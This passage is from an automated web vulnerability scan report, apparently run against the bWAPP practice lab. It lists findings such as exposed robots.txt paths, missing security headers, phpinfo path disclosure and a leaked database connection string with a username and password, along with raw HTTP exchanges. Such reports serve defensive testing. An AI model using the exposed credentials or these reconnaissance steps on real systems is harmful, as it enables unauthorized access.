Accept-Encoding: gzip, deflate
```

Response

…

```
t even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
</p>
<p>If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact
license@php.net.
</p>
</td></tr>
</table><br />
</div></body></html>
```

19. Robots.txt Detected

1 TOTAL

Netsparker detected a `Robots.txt` file with potentially sensitive content.

Impact

Depending on the content of the file, an attacker might discover hidden directories and files.

Remedy

Ensure you have nothing sensitive exposed within this file, such as the path of an administration panel. If disallowed paths are sensitive and you want to keep it from unauthorized access, do not write them in the `Robots.txt`, and ensure they are correctly protected by means of authentication.

`Robots.txt` is only used to instruct search robots which resources should be indexed and which ones are not. The following block can be used to tell the crawler to index files under /web/ and ignore the rest:

```
User-A
gent:
*
Allow:
/web/
Disall
ow: /
```

Please note that when you use the instructions above, search engines will not index your website except for the specified directories.

If you want to hide certain section of the website from the search engines `X-Robots-Tag` can be set in the response header to tell crawlers whether the file should be indexed or not:

```
X-Robots-Tag: googlebot: nofollow

X-Robots-Tag: otherbot: noindex, nofollow
```

By using `X-Robots-Tag` you don't have to list the these files in your `Robots.txt`.

It is also not possible to prevent media files from being indexed by putting using Robots Meta Tags. `X-Robots-Tag` resolves this issue as well.

For Apache, the following snippet can be put into `httpd.conf` or an `.htaccess` file to restrict crawlers to index multimedia files without exposing them in `Robots.txt`

```
<Files ~ "\.pdf$">

 # Don't index PDF files.

 Header set X-Robots-Tag "noindex, nofollow"

</Files>

<Files ~ "\.(png|jpe?g|gif)$">

 #Don't index image files.

 Header set X-Robots-Tag "noindex"
```

```
</Files>
```

External References

- [Controlling Crawling and Indexing]
- [X-Robots-Tag: A Simple Alternate For Robots .txt and Meta Tag]

Classification

OWASP-PC-C7

19.1. http://10.0.10.3/robots.txt

http://10.0.10.3/robots.txt

Interesting Robots.txt Entries

- Disallow :
- Disallow : /
- Disallow : /admin/
- Disallow: /documents/
- Disallow: /images/
- Disallow: /passwords/

Request

```
GET /robots.txt HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 102
Last-Modified: Tue, 01 Jan 2013 22:31:04 GMT
Accept-Ranges: bytes
Content-Type: text/plain
Content-Encoding:
Date: Wed, 02 Oct 2019 22:20:53 GMT
ETag: "1600bb-a7-4d241af623a00"
```

```
User-agent: GoodBot
Disallow:
User-agent: BadBot
Disallow: /
User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/
```

20. OPTIONS Method Enabled

1 TOTAL

CONFIRMED

Netsparker detected that OPTIONS method is allowed. This issue is reported as extra information.

Impact

Information disclosed from this page can be used to gain additional information about the target system.

Remedy

Disable OPTIONS method in all production systems.

External References

- Testing for HTTP Methods and XST (OWASP-CM-008)
- HTTP/1.1: Method Definitions

Classification

OWASP 2013-A5 CWE-16 CAPEC-107 WASC-14

20.1. http://10.0.10.3/js/

http://10.0.10.3/js/

Allowed methods

GET,HEAD,POST,OPTIONS

Request

```
OPTIONS /js/ HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/js/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
Content-Length: 0
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.22 (Ubuntu)
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 0
Content-Type: httpd/unix-directory
Date: Wed, 02 Oct 2019 22:28:42 GMT
```

21. Autocomplete Enabled (Password Field)

1
TOTAL

Netsparker detected that autocomplete is enabled in one or more of the password fields.

CONFIR
ED

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Actions to Take

1. Add the attribute `autocomplete="off"` to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

External References

- Using Autocomplete in HTML Forms
- How to Turn Off Form Autocompletion

Classification

OWASP 2013-A5 CWE-16 WASC-15

CVSS
3.0

CVSS Vector String: CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N Base: 4.6 (Medium)

Temporal: 4.6 (Medium)
Environmental: 4.6 (Medium)

21.1. http://10.0.10.3/user_new.php onfirmed

http://10.0.10.3/user_new.php

Identified Field Name

- password
  password_conf

Request

```
GET /user_new.php HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
…
"email">E-mail:</label><br />
<input type="text" id="email" name="email" size="30"></p>
</td></tr>

<tr><td>

<p><label for="password">Password:</label><br />
<input type="password" id="password" name="password"></p>
</td>

<td width="25"></td>

<td>

<p><label for="password_conf">Re-type password:</label><br />
<input type="password" id="password_conf" name="password_conf"></p>
</td></tr>

<tr><td colspan="3">

<p><label for="secret">Secret:</label><br />
<input type="text" id="secret" name="secret" size="40"></p>
</td></tr>


…
```

22. Apache Web Server Identified

1
TOTAL

Netsparker identified a web server (Apache) in the target web server's HTTP response.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

External References

- Apache ServerTokens Directive

Classification

OWASP-PC-C7

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C Base: 5.3 (Medium)

Temporal: 5.1 (Medium) Environmental: 5.1 (Medium)

22.1. http://10.0.10.3/

http://10.0.10.3/

Certainty

Request

```
GET / HTTP/1.1

Host: 10.0.10.3
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found

Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Length: 20
Content-Type: text/html
Content-Encoding:
Location: portal.php
Date: Wed, 02 Oct 2019 22:20:40 GMT
Vary:                                                                              Accept-Encoding
```

23. Missing X-XSS-Protection Header

1
TOTA
L

Netsparker detected a missing `X-XSS-Protection` header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Remedy

Add the X-XSS-Protection header with a value of "1; mode= block".

- `X-XSS-Protection: 1; mode=block`

External References

- MSDN - Internet Explorer 8 Security Features
- Internet Explorer 8 XSS Filter

Classification

HIPAA-164.308(A) OWASP-PC-C9

23.1. http://10.0.10.3/

http://10.0.10.3/

Certainty

Request

```
GET / HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Length: 20
Content-Type: text/html
Content-Encoding:
Location: portal.php
Date: Wed, 02 Oct 2019 22:20:40 GMT
Vary:                                                                    Accept-Encoding
```

24. Content Security Policy (CSP) Not Implemented

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
Content-Security-Policy:      script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- script-src: Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- base-uri: Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to base-href attribute of the document.
- frame-ancestors: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- frame-src / child-src: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe in the page. (Please note that frame-src was brought back in CSP 3)
- object-src : Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- img-src: As its name implies, it defines the resources where the images can be loaded from.
- connect-src: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- default-src: It is a fallback for the directives that mostly ends with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
    - child-src
    - connect-src
    - font-src
    - img-src
    - manifest-src
    - media-src
    - object-src
    - script-src
    - style-src

When setting the CSP direct

1
TOTAL

ives, you can also use some CSP keywords:

- none: Denies loading resources from anywhere.
- self : Points to the document's URL (domain + port).
- unsafe-inline: Permits running inline scripts.
- unsafe-eval: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy:

script-src

https://*.example.com;

Content-Security-Policy:

script-src

https://example.com:*;

Content-Security-Policy:

script-src https;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only:
script-src       'self';       report-uri:
https://example.com;
```

Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out this extra layer of security.

Actions to Take

- Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified. Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

Remedy

Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)

Classification

OWASP-PC-C9

24.1. http://10.0.10.3/cgi-bin/

http://10.0.10.3/cgi-bin/

Certainty

Request

```
GET /cgi-bin/ HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/cgi-bin/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0  (Windows  NT  6.3;  WOW64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 403 Forbidden
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 236
Content-Type: text/html; charset=iso-8859-1
Content-Encoding:
Date: Wed, 02 Oct 2019 22:20:45 GMT
Vary: Accept-Encoding
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /cgi-bin/
on this server.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 10.0.10.3 Port 80</address>
</body></html>
```

25. Referrer-Policy Not Implemented

1 TOTAL

Netsparker detected that no Referrer-Policy header implemented.

Referrer-Policy is a security header designed to prevent cross-domain Referer leakage.

Impact

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site. The lack of Referrer-Policy header might affect privacy of the users and site's itself

Actions to Take

In a response header:

```
Referrer-Policy: no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading
```

In a META tag

```
<meta name="Referrer-Policy" value="no-referrer | same-origin"/>
```

In an element attribute

```
<a href="http://crosssite.example.com" rel="noreferrer"></a>
```

or

```
<a  href="http://crosssite.example.com"  referrerpolicy="no-referrer  |  same-origin  |  origin  |
strict-origin | no-origin-when-downgrading"></a>
```

Remedy

Please implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags. It’s also possible to control referrer information over an HTML-element by using the rel attribute.

External References

- Referrer Policy
- Referrer-Policy - MDN
- A New Security Header: Referrer Policy
- Can I Use Referrer-Policy

Classification

OWASP 2013-A6 CWE-200 OWASP-PC-C9

25.1. http://10.0.10.3/cgi-bin/

http://10.0.10.3/cgi-bin/

Request

```
GET /cgi-bin/ HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/cgi-bin/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 403 Forbidden

Server: Apache/2.2.22 (Ubuntu)
Content-Length: 236
Content-Type: text/html; charset=iso-8859-1
Content-Encoding:
Date: Wed, 02 Oct 2019 22:20:45 GMT
Vary: Accept-Encoding

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /cgi-bin/
on this server.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 10.0.10.3 Port 80</address>
</body></html>
```

26. [Possible] Internal Path Disclosure (*nix)

1
TOTA
L

Netsparker identified a possible internal path disclosure (*nix) in the document.

Impact

There is no direct impact; however, this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

Remedy

- OWASP - Full Path Disclosure

Classification

CWE-200 CAPEC-118 WASC-13 HIPAA-164.306(A), 164.308(A) OWASP-PC-C7

26.1. http://10.0.10.3/phpinfo.php

http://10.0.10.3/phpinfo.php

Identified Internal Path(s)

- /etc/php5/apache2
- /etc/php5/apache2/php.ini
- /etc/php5/apache2/conf.d
- /etc/php5/apache2/conf.d/mysql.ini,
- /etc/php5/apache2/conf.d/mysqli.ini,
- /etc/php5/apache2/conf.d/pdo.ini,
- /etc/php5/apache2/conf.d/pdo_mysql.ini
- /etc/apache2
- /usr/local/bin:/usr/bin:/bin
- /var/www/bWAPP
- /var/www/bWAPP/phpinfo.php
- /usr/lib/php5/20090626
- /usr/share/php:/usr/share/pear
- /usr/sbin/sendmail&nbsp;-t&nbsp;-i&nbsp;
- /var/run/mysqld/mysqld.sock
- /var/lib/php5
- /usr/sbin/sendmail
- /var/run/apache2
- /var/run/apache2.pid

- /var/lock/apache2
- ...

Certainty

Request

```
GET /phpinfo.php HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/phpinfo.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
…
d><td class="v">Apache 2.0 Handler </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/etc/php5/apache2 </td></tr>
<tr><td class="e">Loaded Configuration File </td><td class="v">/etc/php5/apache2/php.ini </td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/etc/php5/apache2/conf.d
</td></tr>
<tr><td class="e">Additional .ini files parsed </td><td class="v">/etc/php5/apache2/conf.d/mysql.ini,
/etc/php5/apache2/conf.d/mysqli.ini,
/etc/php5/apache2/conf.d/pdo.ini,
/etc/php5/apache2/conf.d/pdo_mysql.ini
</td></tr>
<tr><td class="e">PHP API </td><td class="v">20090626 </td></tr>
<tr><td class="e">PHP Extension </td><td class="v">20090626 </td></tr>
<tr><td class="e">Zend Extension </td><td class="v"
…
td class="e">Timeouts </td><td class="v">Connection: 300 - Keep-Alive: 5 </td></tr>
<tr><td class="e">Virtual Server </td><td class="v">Yes </td></tr>
<tr><td class="e">Server Root </td><td class="v">/etc/apache2 </td></tr>
<tr><td class="e">Loaded Modules </td><td class="v">core mod_log_config mod_logio prefork http_core mod_so
mod_alias mod_auth_basic mod_authn_file mod_authz_default mod_authz_groupfile mod
…
></tr>
<tr><td class="e">HTTP_HOST </td><td class="v">10.0.10.3 </td></tr>
<tr><td class="e">HTTP_ACCEPT_ENCODING </td><td class="v">gzip, deflate </td></tr>
<tr><td class="e">PATH </td><td class="v">/usr/local/bin:/usr/bin:/bin </td></tr>
<tr><td class="e">SERVER_SIGNATURE </td><td class="v">&lt;address&gt;Apache/2.2.22 (Ubuntu) Server at 10.0.10.3
Port 80&lt;/address&gt;
</td></tr>
<tr><td class="e">SERVER_SOFTWARE </td><
…
10.3 </td></tr>
<tr><td class="e">SERVER_PORT </td><td class="v">80 </td></tr>
<tr><td class="e">REMOTE_ADDR </td><td class="v">10.0.10.4 </td></tr>
<tr><td class="e">DOCUMENT_ROOT </td><td class="v">/var/www/bWAPP </td></tr>
<tr><td class="e">SERVER_ADMIN </td><td class="v">webmaster@localhost </td></tr>
<tr><td class="e">SCRIPT_FILENAME </td><td class="v">/var/www/bWAPP/phpinfo.php </td></tr>
<tr><td class="e">REMOTE_PORT </td><td class="v">49707 </td></tr>
<tr><td class="e">GATEWAY_INTERFACE </td><td class="v">CGI/1.1 </td></tr>
<tr><td class="e">SERVER_PROTOCOL </td><td class
…
xit_on_timeout</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">expose_php</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">extension_dir</td><td class="v">/usr/lib/php5/20090626</td><td
class="v">/usr/lib/php5/20090626</td></tr>
<tr><td class="e">file_uploads</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">highlight.bg</td><td class="v"><font style="color: #FFFFFF">#FFFFFF</font></td><td class
…
r_abort</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">implicit_flush</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">include_path</td><td class="v">.:/usr/share/php:/usr/share/pear</td><td
class="v">.:/usr/share/php:/usr/share/pear</td></tr>
<tr><td class="e">log_errors</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">log_errors_max_len</td><td class="v">1024</td><td class="v">1024</td></tr>
<tr><td class="
…
<td class="v"><i>no value</i></td></tr>
<tr><td class="e">sendmail_from</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">sendmail_path</td><td class="v">/usr/sbin/sendmail&nbsp;-t&nbsp;-i&nbsp;</td><td
class="v">/usr/sbin/sendmail&nbsp;-t&nbsp;-i&nbsp;</td></tr>
<tr><td class="e">serialize_precision</td><td class="v">17</td><td class="v">17</td></tr>
<tr><td class="e">short_open_tag</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class=
…

<tr><td class="e">Client API version </td><td class="v">5.5.54 </td></tr>

<tr><td class="e">MYSQL_MODULE_TYPE </td><td class="v">external </td></tr>
<tr><td class="e">MYSQL_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
<tr><td class="e">MYSQL_INCLUDE </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib/x86_64-linux-gnu -lmysqlclient_r </td></tr>
<
…
"><i>no value</i></td></tr>
<tr><td class="e">mysql.default_port</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">mysql.default_socket</td><td class="v">/var/run/mysqld/mysqld.sock</td><td
class="v">/var/run/mysqld/mysqld.sock</td></tr>
<tr><td class="e">mysql.default_user</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">mysql.max_links</td><td class="v">Unlimited</td><td clas
```

```
…
/tr>
<tr><td class="e">Active Links </td><td class="v">0 </td></tr>
<tr><td class="e">Client API header version </td><td class="v">5.5.54 </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.allow_local_infile</td
…
td class="v">3306</td></tr>
<tr><td    class="e">mysqli.default_pw</td><td    class="v"><i>no    value</i></td><td    class="v"><i>no
value</i></td></tr>
<tr><td    class="e">mysqli.default_socket</td><td    class="v">/var/run/mysqld/mysqld.sock</td><td
class="v">/var/run/mysqld/mysqld.sock</td></tr>
<tr><td    class="e">mysqli.default_user</td><td    class="v"><i>no    value</i></td><td    class="v"><i>no
value</i></td></tr>
<tr><td class="e">mysqli.max_links</td><td class="v">Unlimited</td><td cl
…
table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td    class="e">pdo_mysql.default_socket</td><td    class="v">/var/run/mysqld/mysqld.sock</td><td
class="v">/var/run/mysqld/mysqld.sock</td></tr>
</table><br />
<h2><a name="module_Phar">Phar</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Phar: PHP Archive support</th><th>enabled</th></tr>
<tr><td class="e"
…
</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.save_handler</td><td class="v">files</td><td class="v">files</td></tr>
<tr><td class="e">session.save_path</td><td class="v">/var/lib/php5</td><td class="v">/var/lib/php5</td></tr>
<tr><td class="e">session.serialize_handler</td><td class="v">php</td><td class="v">php</td></tr>
<tr><td class="e">session.use_cookies</td><td class="v">On</td><td class="v">On</td></tr>
<
…
>standard</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Dynamic Library Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td
…
shm</td></tr>
</table><br />
<h2>Environment</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">APACHE_RUN_DIR </td><td class="v">/var/run/apache2 </td></tr>
<tr><td class="e">APACHE_PID_FILE </td><td class="v">/var/run/apache2.pid </td></tr>
<tr><td class="e">PATH </td><td class="v">/usr/local/bin:/usr/bin:/bin </td></tr>
<tr><td class="e">APACHE_LOCK_DIR </td><td class="v">/var/lock/apache2 </td></tr>
<tr><td class="e">LANG </td><td class="v">C </td></tr>
<tr><td class="e">APACHE_RUN_USER </td><td class="v">www-data </td></tr>
<tr><td class="e">APACHE_RUN_GROUP </td><td class="v">www-data </td></tr>
<tr><td class="e">APACHE_LOG_DIR </td><td class="v">/var/log/apache2 </td></tr>
<tr><td class="e">PWD </td><td class="v">/ </td></tr>
</table><br />
<h2>PHP Variables</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Variable</th><th>Value</th></tr
…
RVER["HTTP_HOST"]</td><td class="v">10.0.10.3</td></tr>
<tr><td class="e">_SERVER["HTTP_ACCEPT_ENCODING"]</td><td class="v">gzip, deflate</td></tr>
<tr><td class="e">_SERVER["PATH"]</td><td class="v">/usr/local/bin:/usr/bin:/bin</td></tr>
<tr><td class="e">_SERVER["SERVER_SIGNATURE"]</td><td class="v">&lt;address&gt;Apache/2.2.22 (Ubuntu) Server at
10.0.10.3 Port 80&lt;/address&gt;
</td></tr>
<tr><td class="e">_SERVER["SERVE
…
s="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">10.0.10.4</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">/var/www/bWAPP</td></tr>
<tr><td class="e">_SERVER["SERVER_ADMIN"]</td><td class="v">webmaster@localhost</td></tr>
<tr><td class="e">_SERVER["SCRIPT_FILENAME"]</td><td class="v">/var/www/bWAPP/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["REMOTE_PORT"]</td><td class="v">49707</td></tr>
<tr><td class="e">_SERVER["GATEWAY_INTERFACE"]</td><td class="v">CGI/1.1</td></tr>
<tr><td class="e">_SERVER["SERV
…
```

27. [Possible] Database Connection String Detected

1 TOTAL

Netsparker detected a possible database connection string on your web server.

Impact

Depending on the nature of the connection string disclosed, an attacker can mount one or more of the following types of attacks:

- Access the database or other data resources. With the privileges of the account obtained; attempt to read, update or delete arbitrary data from the database.
- Access password protected administrative mechanisms such as "dashboard", "management console" and "admin panel" potentially leading to full control of the application.

Actions to Take

Remove all the database connection strings on the public web pages.

External References

- How to: Secure Connection Strings When Using Data Source Controls

Classification

OWASP 2013-A5 CWE-16 WASC-15 HIPAA-164.306(A) OWASP-PC-C7

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Base: 8.6 (High)

Temporal: 8.6 (High)

Environmental: 8.6

(High)

27.1. http://10.0.10.3/passwords/web.config.bak

http://10.0.10.3/passwords/web.config.bak

Extracted Connection String

```
add name="bWAPPConnectionString" connectionString="Data Source=bee-box;Initial
Catalog=bWAPP;Persist Security Info=True;User ID=wolverine;Password=Log@N"/>
```

Certainty

Request

```
GET /passwords/web.config.bak HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/passwords/
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
…
blicKeyToken=31BF3856AD364E35" requirePermission="false"
allowDefinition="MachineToApplication"/></sectionGroup></sectionGroup></sectionGroup></conf
igSections><appSettings/>
<connectionStrings>
<add name="bWAPPConnectionString" connectionString="Data Source=bee-box;Initial
Catalog=bWAPP;Persist Security Info=True;User ID=wolverine;Password=Log@N"/>
</connectionStrings>
<system.web>
<globalization culture="nl-BE" uiCulture="nl-BE"/>
<!--
Set compilation debug="true" to insert debugging
symbols into the compi
…
```